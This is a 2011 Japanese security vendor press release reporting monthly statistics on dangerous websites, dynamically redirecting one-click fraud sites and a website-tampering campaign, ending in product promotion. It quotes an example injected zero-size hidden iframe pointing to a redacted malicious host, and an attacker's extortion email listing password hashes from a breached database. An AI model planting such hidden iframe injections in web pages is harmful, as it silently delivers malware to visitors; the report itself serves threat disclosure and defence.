PRESS RELEASE

2011 年 8 月 30 日

報道関係各位

株式会社セキュアブレイン

セキュアブレイン gred セキュリティレポート Vol.25【2011 年 7 月分統計】

-検知を避けようとする「ワンクリック詐欺サイト」/不正コードが動的に変化する新たなサイト改ざん攻撃を確認-


株式会社セキュアブレイン(本社:東京都千代田区、代表取締役社長 兼 CEO:成田 明彦、以下「セキュアブレイン」)はセキュアブレインが運用する、無料のウェブセキュリティサービス「gred(グレッド)でチェック」で収集した情報を基に、「セキュアブレイン先端技術研究所」(以下 先端技術研究所)で分析を行い、その結果を「セキュアブレイン gred セキュリティレポート」として公表します。「gred でチェック」は、インターネットユーザがウェブサイトの安全確認を行うことができる、無料のウェブセキュリティサービスです。確認したいウェブサイトの URL を入力するだけで、セキュアブレインが独自に開発した解析エンジンが、ブラックリストを使用せず短時間で解析し、そのウェブサイトが「安全(Safe)」か「危険(Danger)」を判断します。

内容

1　gred セキュリティレポート概要


1.1　「危険」と判断されたウェブサイトの数（図表 1.1.）

図表 1.1



1.2　「gred でチェック」で検知した脅威の月別推移（脅威別）（図表 1.2.）

図表 1.2.



※2011 年 7 月の統計から「ワンクリック不正請求」を「ワンクリック詐欺」としました。

1.3　「gred でチェック」月別総利用数（図表 1.3.）

図表 1.3.

月	2 月	3 月	4 月	5 月	6 月	7 月
「gred でチェック」総利用数	37,106	40,451	39,165	42,236	37,915	38,006


- 2011 年 7 月は僅かに増加に転じました。「危険」と判断されたウェブサイトの件数は、4,427 件（前月比　112.1%、図表 1.1.）
- 特にワンクリック詐欺の報告件数は 2,298 件（前月比 122.6%、図表 1.2）と大幅に増加しています。これは、2009 年の統計開始以降の最も高い数値となります。
- また「不正攻撃サイト」の報告件数も 634 件（前月比 135.8%、図表 1.2）と大幅に増加しています。

「gred でチェック」のチェック結果に表示される脅威の説明

表示される脅威の名称	説明
フィッシング詐欺	本物そっくりに、偽造されたウェブサイトです。ユーザの ID や、パスワード等の個人情報を不正に取得します。
ワンクリック不正請求	ウェブサイト上のボタン等をクリックしただけで、契約が成立したように見せかけ、料金を不当に請求する詐欺を行っているウェブサイトです。
偽ソフトウェア（不正プログラム）	不当に料金を請求する、実際には機能しない、偽物のソフトウェアを配布しているウェブサイトです。
不正攻撃サイト	他のコンピュータに存在する脆弱性を突いて、攻撃を行うことを目的として作成されたウェブサイトです。
不正改ざんサイト	攻撃者によって、不正に改ざんされてしまった状態になっているウェブサイトです。
ウイルス（不正プログラム）	ウイルスが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
ワーム（不正プログラム）	電子メールやネットワークを利用し自己増殖する、ワームが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
スパイウェア（不正プログラム）	個人情報等をコンピュータから盗む、スパイウェアが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
その他のマルウェア（不正プログラム）	ウイルス、ワーム、スパイウェア以外の不正プログラムが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。

2　数値で見る「不正改ざんサイト」の内訳（図表 2.1., 2.2.）

図表 2.1.



図表 2.2.


	2011 年 7 月	2011 年 6 月	2011 年 5 月	2011 年 4 月	2011 年 3 月	2011 年 2 月
「危険」と判断されたウェブサイトに占める「 Drive by Download タイプの攻撃」の割合	2.2 （98 件/4,427 件）	4.2% （166 件/3,950 件）	4.4% （206 件/4,708 件）	6.1% （269 件/4427 件）	2.7% （135 件/5007 件）	4.0% （134 件/3,382 件）
「不正改ざんサイト」の検知件数に占める「 Drive by Download タイプの攻撃」の割合	54.4% （98 件/180 件）	61.5% （166 件/270 件）	55.7% （206 件/370 件）	46.1% （269 件/584 件）	35.4% （135 件/381 件）	40.9% （134 件/328 件）

3　検知を避けようとする「ワンクリック詐欺サイト」（図表 3.1. ）

あるウェブサイトを入り口として、複数の「ワンクリック詐欺サイト」に動的に誘導をする手法が「gred でチェック」で収集された URL から確認されています。

このウェブサイトでは、アクセスする度に異なる「悪質なウェブサイト」にリダイレクトされます。リダイレクト先の URL は 3～4 種類ほど存在しています。アクセスしているユーザ PC のクッキーやブラウザのバージョン等を基に動的に振り分けています。誘導先の多くは「ワンクリック詐欺」を目的としたウェブサイトであることが確認されています。

【複数の「ワンクリック詐欺サイト」に動的に誘導】



例えば、リダイレクト元ウェブサイトの URL が SNS やブログに貼られていた場合、ユーザは「ブログや SNS を見ていたら突然『ワンクリック詐欺サイト』に誘導された」ように錯覚します。元の URL とリダイレクト先の URL は異なる為、ユーザはとりあえず、リダイレクトされた先の「ワンクリック詐欺サイト」の URL をブラックリストに登録しますが、再び誘導された時は、異なるウェブサイトに誘導される為、ブラックリストを再度登録しなければなりません。

リダイレクト元のウェブサイトでは、リダイレクト先の増加、変更を容易に行えます。その為、ブラックリストが無効化されてしまう可能性があります。また、リダイレクトを多段階に行うことで、ユーザが元の URL を特定しづらくすることも可能です。

4　ウェブサイトの新たな改ざん攻撃を確認


ウェブサイト改ざんの新たな攻撃を確認しました。この攻撃は「埋めこまれる不正なコードが動的に変化する」「インストールされる不正なプログラムが未知の不正プログラムである」等の特徴を持っています。また、セキュアブレインでは改ざんを行った犯人が送ったものとみられる「脅迫メール」も入手しました。

4.1　新たな攻撃の概要（図表 4.1., 4.2.）

「改ざんされたサーバ」には「iframe タグ」等を利用して「不正なコード」が埋め込まれますが、今回検知した攻撃では、埋めこまれるコードが動的に変化します。また、今回の攻撃で閲覧者の PC に不正にインストールされる不正なプログラムは、未知の不正プログラムの為、従来のセキュリティソフトでは検知できないものも確認されています。

【改ざんコードを動的に変更する改ざん攻撃の概要】

図表 4.1.



【「iframe タグ」を利用して埋め込まれた（インジェクションされた）不正なコードの例】

図表 4.2.

```
<iframe scrolling=no frameborder=0 style=border:none width=0 height=0
src=http://logo.[redacted]/index.php?tp=898a08f3ae7dadc0></iframe>
```

埋めこまれる不正なコードの内容によって、閲覧者に及ぼす被害は異なってきます。当社では「ボット」「ボーガスウェア」が閲覧者の PC にインストールされるケースも確認しています。


また、今回当社が改ざん被害を確認したウェブサイトでは、攻撃を受け既に 3 週間が経過したものもありました。ユーザにインストールされる不正プログラムが未知のものであること、また改ざんされたウェブサイトに埋めこまれる不正なコードが動的に変化すること等から、被害が顕在化しにくくなっていることも考えられます。

4.2　攻撃者からの脅迫メール（図表 4.3.）

当社では、ウェブサイトを改ざんした攻撃者と思われる人物からの「脅迫メール」も確認しました。
当社が確認した「脅迫メール」では、自分自身を「missblacklist」と名乗り、ウェブサイトを改ざんしたことを告げ、その証拠に改ざんしたサーバのデータベースに含まれている「ユーザ名」や「パスワード」をメールに記載しています。また、修復をする代わりに金銭の要求もしています。下記の例では、修復の為の手伝いに$30、完全に修復を請け負う場合には$47 を要求しています。
また、金銭は「PayPal」で振り込むことを要求しており、「PayPal の ID」も記載されています。

【確認された脅迫メール】

図表 4.3.



From: miss blacklist [mailto:missblacklist@xxxx.xxx]
Sent: Friday, August 05, 2011 11:27 PM
To: sales@xxxxx.com
Subject: bug at xxxxxxx.com

hello admin,

i'm missblacklist just netter
when i browse your site, there are bug in that site, it's better u fix it soon
for proof of my statement, i can get this data from that site

<dbname>.users is 5
Data Found: usr_id=1
Data Found: username=*****
Data Found: password=572741b46bca6f6c7242a9401bb6438f
Data Found: usr_id=10
Data Found: username=******
Data Found: password=b763c600ed51af82a429b294c4a4a394
Data Found: usr_id=13
Data Found: username=*****
Data Found: password=572741ba6bc56f6c7242a9401bb6438f
Data Found: usr_id=17
Data Found: username=*****
Data Found: password=2ac5d5c390cfb102f339aad7a34ec886
Data Found: usr_id=18
Data Found: username=*****
Data Found: password=02c44751e34fc6163b7942c0fc35cf22

....

the mainly your database can be accessed
i can give some help to you to fix it for just $ 30
or full of fix it with $47

or maybe
for this valuable information I would be very grateful if you would give any little contribution to paypal id ics.dock@xxxx.xxx

4.3 個人、及び企業への被害とその対策について

改ざんされたウェブサイトから、マルウェア等の不正プログラムを配布している「危険なウェブサイト」への誘導のみならず、「フィッシング詐欺サイト」や「ワンクリック詐欺サイト」等のインターネット詐欺への悪用により個人情報漏えい等の直接的な被害が発生する可能性があります。また、企業ウェブサイトが改ざんされたまま放置されている事は、その企業の信頼性にも悪影響を及ぼします。埋めこまれる不正スクリプトが動的に変化する等、ウェブサイトの管理者も発見しづらい特徴を持っています。

ウェブサイト改ざんの有無をチェックするサービス等、十分な注意が必要です。

5 セキュアブレインがご提供するセキュリティソリューション

5.1 個人向けの対策

閲覧しようとしているウェブサイトの安全性を無料でチェック

セキュアブレインでは、閲覧しようとしているウェブサイトの安全性を、ブラックリストを使わずに判断する、セキュリティサービス「gred でチェック」(http://www.gred.jp)を無料で提供しています。

ブラウザ専用の詐欺対策ソフト「Internet SagiWall（インターネット・サギウォール）

従来のセキュリティ対策ソフトでは検知することのできない「危険なウェブサイトをブロックします。

[ブロックする悪質サイト]

- フィッシング詐欺サイト

- ワンクリック・ツークリック詐欺サイト
- ウイルス等不正プログラム配布サイト
- Gumblar などによって改ざんされたウェブサイト
- 偽ソフトウェア配布サイト

[機能詳細ページ]

http://www.sagiwall.jp/product/detail.html

【ご購入はこちら】セキュアブレインショップ

http://www.securebrain.co.jp/shop/index.html

安い、軽い、安全、最新型ウイルス対策ソフト「gred AV アクセラレータ Plus」

米国の研究機関による、ウイルス検知テストで『100%』の実力

全世界で 180 万人が使用！

軽さと高い安全性を実現した最新型ウイルス対策です。

[gred AV アクセラレータ Plus の機能]

- 圧縮ファイルのスキャン
- パッカーにより難読化されたファイルのスキャン
- CD、DVD、USB メモリ経由の脅威をブロック
- 電子メールスキャン
- ルートキットの検知と削除
- レジストリとファイルシステムの修復

[機能詳細ページ]

http://www.gredavx.jp/plus/index.html

【ご購入はこちら】セキュアブレインショップ

http://www.securebrain.co.jp/shop/index.html

5.2 企業向けの対策

月々9,000 円からご利用いただけるウェブサイト監視サービス「gred セキュリティサービス」

企業のウェブサイトの管理者は、自社のウェブサイトの安全性を、自動で定期的に監視するソリューションが必要です。セキュアブレインでは、企業のウェブサイトが不正に改ざんされていないかを定期的に監視し、問題が発見された場合には、即座に管理者に通知する、SaaS 型セキュリティサービス「gred セキュリティサービス」をご提供しています。

■「gred セキュリティサービス」無償トライアルお申込み URL

http://www.securebrain.co.jp/products/gred/trial.html

■「gred セキュリティサービス」の機能詳細説明 URL

http://www.securebrain.co.jp/products/gred/function.html

以上

セキュアブレインについて:

株式会社セキュアブレインは、インターネット上の脅威が多様化する中、「より快適で安心できるネットワーク社会を実現するために、一歩進んだ技術で貢献する」というビジョンのもと、信頼性の高いセキュリティ情報と高品質なセキュリティ製品・サービスを提供する日本発のセキュリティの専門企業です。詳細は、www.securebrain.co.jp をご覧ください。

◆ 本件に関する報道関係者さまからのお問い合わせ先 ◆

株式会社セキュアブレイン　広報担当：丸山　芳生（まるやま　よしお）

e-mail：info@securebrain.co.jp

電話：03-3234-3001、FAX：03-3234-3002　　〒102-0083 東京都千代田区麹町 2-6-7 麹町 RK ビル 4F